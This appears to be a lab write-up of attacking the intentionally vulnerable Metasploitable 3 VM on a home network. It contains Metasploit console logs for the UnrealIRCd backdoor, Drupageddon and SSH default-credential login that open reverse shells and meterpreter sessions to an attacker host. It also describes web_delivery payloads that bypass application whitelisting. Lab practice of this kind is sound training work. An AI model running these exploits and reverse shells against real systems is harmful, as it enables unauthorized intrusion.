Metasploitable 3

What is Metasploitable 3 ?

Metasploitable3 is a Windows Server 2008 VM that is built from the ground up with a large amount of security vulnerabilities. It is intended to be used as a target for testing exploits with Metasploit. Not every type of vulnerability on Metasploitable3 can be exploited with a single module from Metasploit, but some can. Also, by default, the image is configured to make use of some mitigations from Windows, such as different permission settings and a firewall.


Namp Overview

Network Mapped (Nmap) is a network scanning and host detection tool that is very useful during several steps of penetration testing. Nmap is not limited to merely gathering information and enumeration. It is also a powerful utility that finds use as a vulnerability detector or a security scanner.

What does Nmap do?

It basically detects:

- Live host on the network.
- Open ports on the host.
- Software and the version to the respective port.
- Operating system, hardware address, and the software version.



```
┌──(root㉿kali)-[~]
└─# nmap -sV -O 192.168.0.144 -p0-65535
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-25 17:32 IST
Nmap scan report for metasploitable3-ub1404 (192.168.0.144)
Host is up (0.0025s latency).
Not shown: 65525 filtered tcp ports (no-response)
PORT     STATE  SERVICE       VERSION
21/tcp   open   ftp           ProFTPD 1.3.5
22/tcp   open   ssh           OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp   open   http          Apache httpd 2.4.7 ((Ubuntu))
445/tcp  open   microsoft-ds?
631/tcp  open   ipp           CUPS 1.7
3000/tcp closed ppp
3306/tcp open   mysql         MySQL (unauthorized)
3500/tcp open   http          WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
6697/tcp open   irc           UnrealIRCd
8080/tcp closed http-proxy
8181/tcp closed intermapper
MAC Address: EC:2E:98:CC:1A:39 (AzureWave Technology)
Aggressive OS guesses: Linux 3.2 - 4.9 (98%), Linux 3.10 - 4.11 (94%), Linux 3.13 (94%), Linux 3.13 - 3.16 (94%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or
Designated Driver (Linux 4.1 or 4.4) (94%), Linux 4.10 (94%), Android 5.0 - 6.0.1 (Linux 3.4) (94%), Linux 3.10 (94%), Linux 3.2 - 3.10 (94%), Linux 3.2 - 3.
16 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 268.50 seconds

┌──(root㉿kali)-[~]
└─# 
```

Exploiting Vulnerabilities


1. Port 6697: UnrealIRCd Exploit

Approach to be used


Searching the Metasploit Framework database only yielded one search hit. This was the same vulnerability and associated exploit used in Metasploitable2. This module exploits a malicious backdoor that was added to the Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th,
2010[4]. Now type the following command to use the correct module: use exploit/unix/irc/unreal_ircd_3281_backdoor Next, we look for a compatible payload and select one using the set payload command: show payloads set payload cmd/unix/reverse_perl Now type show options to see what fields we need to modify and set the correct values: show options set rhost [target ip] set lhost [attackbox ip]

Vulnerability scanning technical details

At the start, we knew there was an IRC service running on multiple ports from the Nmap scan. We did not know what version of Unreal IRCd was running because the Nmap scans did not mention that. Connecting to a service to extract more information is a crucial part of the service enumeration process. The version number appeared to be the missing puzzle piece in order to perform effective and efficient vulnerability analysis. Eventually we got the version number by connecting to the Unreal IRC service with an IRC client.



```
┌──(root㉿kali)-[~]
└─# msfconsole -q
msf6 > search ircd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 > use 0
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.
```




```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.0.144
RHOSTS ⇒ 192.168.0.144
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697
RPORT ⇒ 6697
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.0.164
[!] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST ⇒ 192.168.0.164
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.0.164
lhost ⇒ 192.168.0.164
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lport 2345
[!] Unknown datastore option: lport. Did you mean RPORT?
lport ⇒ 2345
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 2345
LPORT ⇒ 2345
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse_ruby
payload ⇒ cmd/unix/reverse_ruby
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP handler on 192.168.0.164:2345
[*] 192.168.0.144:6697 - Connected to 192.168.0.144:6697 ...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.0.144:6697 - Sending backdoor command ...
[*] Command shell session 1 opened (192.168.0.164:2345 → 192.168.0.144:48510) at 2024-10-25 18:00:23 +0530

[*] 192.168.0.144 - Command shell session 1 closed.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP handler on 192.168.0.164:2345
[*] 192.168.0.144:6697 - Connected to 192.168.0.144:6697 ...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
    :irc.TestIRC.net NOTICE AUTH :*** Found your hostname (cached)
[*] 192.168.0.144:6697 - Sending backdoor command ...
[*] Command shell session 2 opened (192.168.0.164:2345 → 192.168.0.144:48511) at 2024-10-25 18:00:45 +0530

[*] 192.168.0.144 - Command shell session 2 closed.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > █
```

Exploit Exploit Execution findings


We got an open session now. We will see the Username as boba_fett. Unfortunately, sudo or root access was not possible as this exploit gained access using the boba_fett account, who was not in the sudo group. However, boba_fett was part of the docker group.

2. Port 80: Drupal webpage


Approach to be used A quick exploit search in the Metasploit Framework revealed a few exploits available to target Drupal. Additionally, the search sploit listed even more, usually with a specific version that was vulnerable. This module exploits the Drupal HTTP Parameter Key/Value SQLInjection to achieve a remote shell on the vulnerable instance. This module was tested against Drupal. Two methods are available to trigger the PHP payload on the target: - set TARGET 0: Form-cache PHP injection method . It uses the SQLi to upload a malicious form to Drupal's cache, then trigger the cache entry to execute the payload using a POP chain. - set TARGET 1: User-post injection method. It creates a new Drupal user, adds it to the administrator's group, enables Drupal's PHP module, grants the administrators the right to bundle PHP code in their post, create a new post containing the payload and preview it to trigger the payload execution.




```
msf6 > use 16
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.164    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)



View the full module info with the info, or info -d command.
```



```
msf6 exploit(multi/http/drupal_drupageddon) > set RHOSTS 192.168.0.144
RHOSTS ⇒ 192.168.0.144
msf6 exploit(multi/http/drupal_drupageddon) > set TARGETURI /drupal/
TARGETURI ⇒ /drupal/
msf6 exploit(multi/http/drupal_drupageddon) > set payload php/reverse_perl
payload ⇒ php/reverse_perl
msf6 exploit(multi/http/drupal_drupageddon) > exploit

[*] Started reverse TCP handler on 192.168.0.164:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/drupal_drupageddon) > set lhost 192.168.0.164
lhost ⇒ 192.168.0.164
msf6 exploit(multi/http/drupal_drupageddon) > run

[*] Started reverse TCP handler on 192.168.0.164:4444
[*] Command shell session 1 opened (192.168.0.164:4444 → 192.168.0.144:56819) at 2024-10-25 18:17:16 +0530

whoami
www-data
pwd
/var/www/html/drupal
█
```



```
msf6 > use 16
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.164    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)



View the full module info with the info, or info -d command.
```




```
msf6 exploit(multi/http/drupal_drupageddon) > set RHOSTS 192.168.0.144
RHOSTS ⇒ 192.168.0.144
msf6 exploit(multi/http/drupal_drupageddon) > set TARGETURI /drupal/
TARGETURI ⇒ /drupal/
msf6 exploit(multi/http/drupal_drupageddon) > run

[*] Started reverse TCP handler on 192.168.0.164:4444
[*] Sending stage (39927 bytes) to 192.168.0.144
[*] Meterpreter session 2 opened (192.168.0.164:4444 → 192.168.0.144:56925) at 2024-10-25 20:24:00 +0530

meterpreter > getuid
Server username: www-data
meterpreter > █
```

Exploit Execution Findings


The target URI was set to /drupal/ instead of root (/) as the drupal install was in the Apache web server's drupal directory. The whoami command revealed I was the www-data user. What was very interesting was that the Vulnerability & Exploit Database stated the exploit only worked against. The server had version 7.5 and was still vulnerable. Anyway, no higher level of access was gained.

3. .Port 22: Auxiliary Scanner SSH

Approach to be used This module will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.




```
└─# msfconsole -q
msf6 > search ssh_login

Matching Modules
================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login         .                normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey  .                normal  No     SSH Public Key Login Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts
```




```
[*] SSH session 1 opened (192.168.0.164:37431 → 192.168.0.144:22) at 2024-10-25 18:27:28 +0530
[-] 192.168.0.144:22 - While a session may have opened, it may be bugged.  If you experience issues with it, re-run this module with 'set gatherproof false'.  Also consider s
ubmitting an issue at github.com/rapid7/metasploit-framework with device details so it can be handled in the future.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > session 1
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i

Active sessions
===============

  Id  Name  Type           Information  Connection
  --  ----  ----           -----------  ----------
  1         shell unknown  SSH root @   192.168.0.164:37431 → 192.168.0.144:22 (192.168.0.144)

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.0.144
RHOSTS ⇒ 192.168.0.144
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME vagrant
USERNAME ⇒ vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD vagrant
PASSWORD ⇒ vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.0.144:22 - Starting bruteforce
[+] 192.168.0.144:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo) Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu
SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 2 opened (192.168.0.164:45229 → 192.168.0.144:22) at 2024-10-25 18:31:08 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i

Active sessions
===============

  Id  Name  Type           Information  Connection
  --  ----  ----           -----------  ----------
  1         shell unknown  SSH root @   192.168.0.164:37431 → 192.168.0.144:22 (192.168.0.144)
  2         shell linux    SSH root @   192.168.0.164:45229 → 192.168.0.144:22 (192.168.0.144)

msf6 auxiliary(scanner/ssh/ssh_login) > █
```

4. Script web delivery exploit

Approach to be used : This module quickly fires up a web server that serves a payload. The provided command which will allow for a payload to download and execute. It will do it either specified scripting language interpreter or "squiblydoo" via regsvr32.exe for bypassing application whitelisting. The main purpose of this module is to quickly establish a session on a target machine when the attacker must manually type in the command: e.g. Command Injection, RDP Session, Local Access or maybe Remote Command Execution. This attack vector does not write to disk so it is less likely to trigger AV solutions and will allow privilege escalations supplied by Meterpreter. When using either of the PSH targets, ensure the payload architecture matches the target computer or use SYSWOW64 powershell.exe to execute x86 payloads on x64 machines. Regsvr32 uses "squiblydoo" technique for bypassing application whitelisting. The signed Microsoft binary file, Regsvr32, can request an .sct file and then execute the included PowerShell command inside of it. Similarly, the pubprn target uses the pubprn.vbs script to request and execute a .sct file. Both web requests (i.e., the .sct file and PowerShell download/execute) can occur on the same port. "PSH (Binary)" will write a file to the disk, allowing for custom binaries to be served up to be downloaded and executed.




```
msf6 > use 5
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > show  options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Python



View the full module info with the info, or info -d command.
```



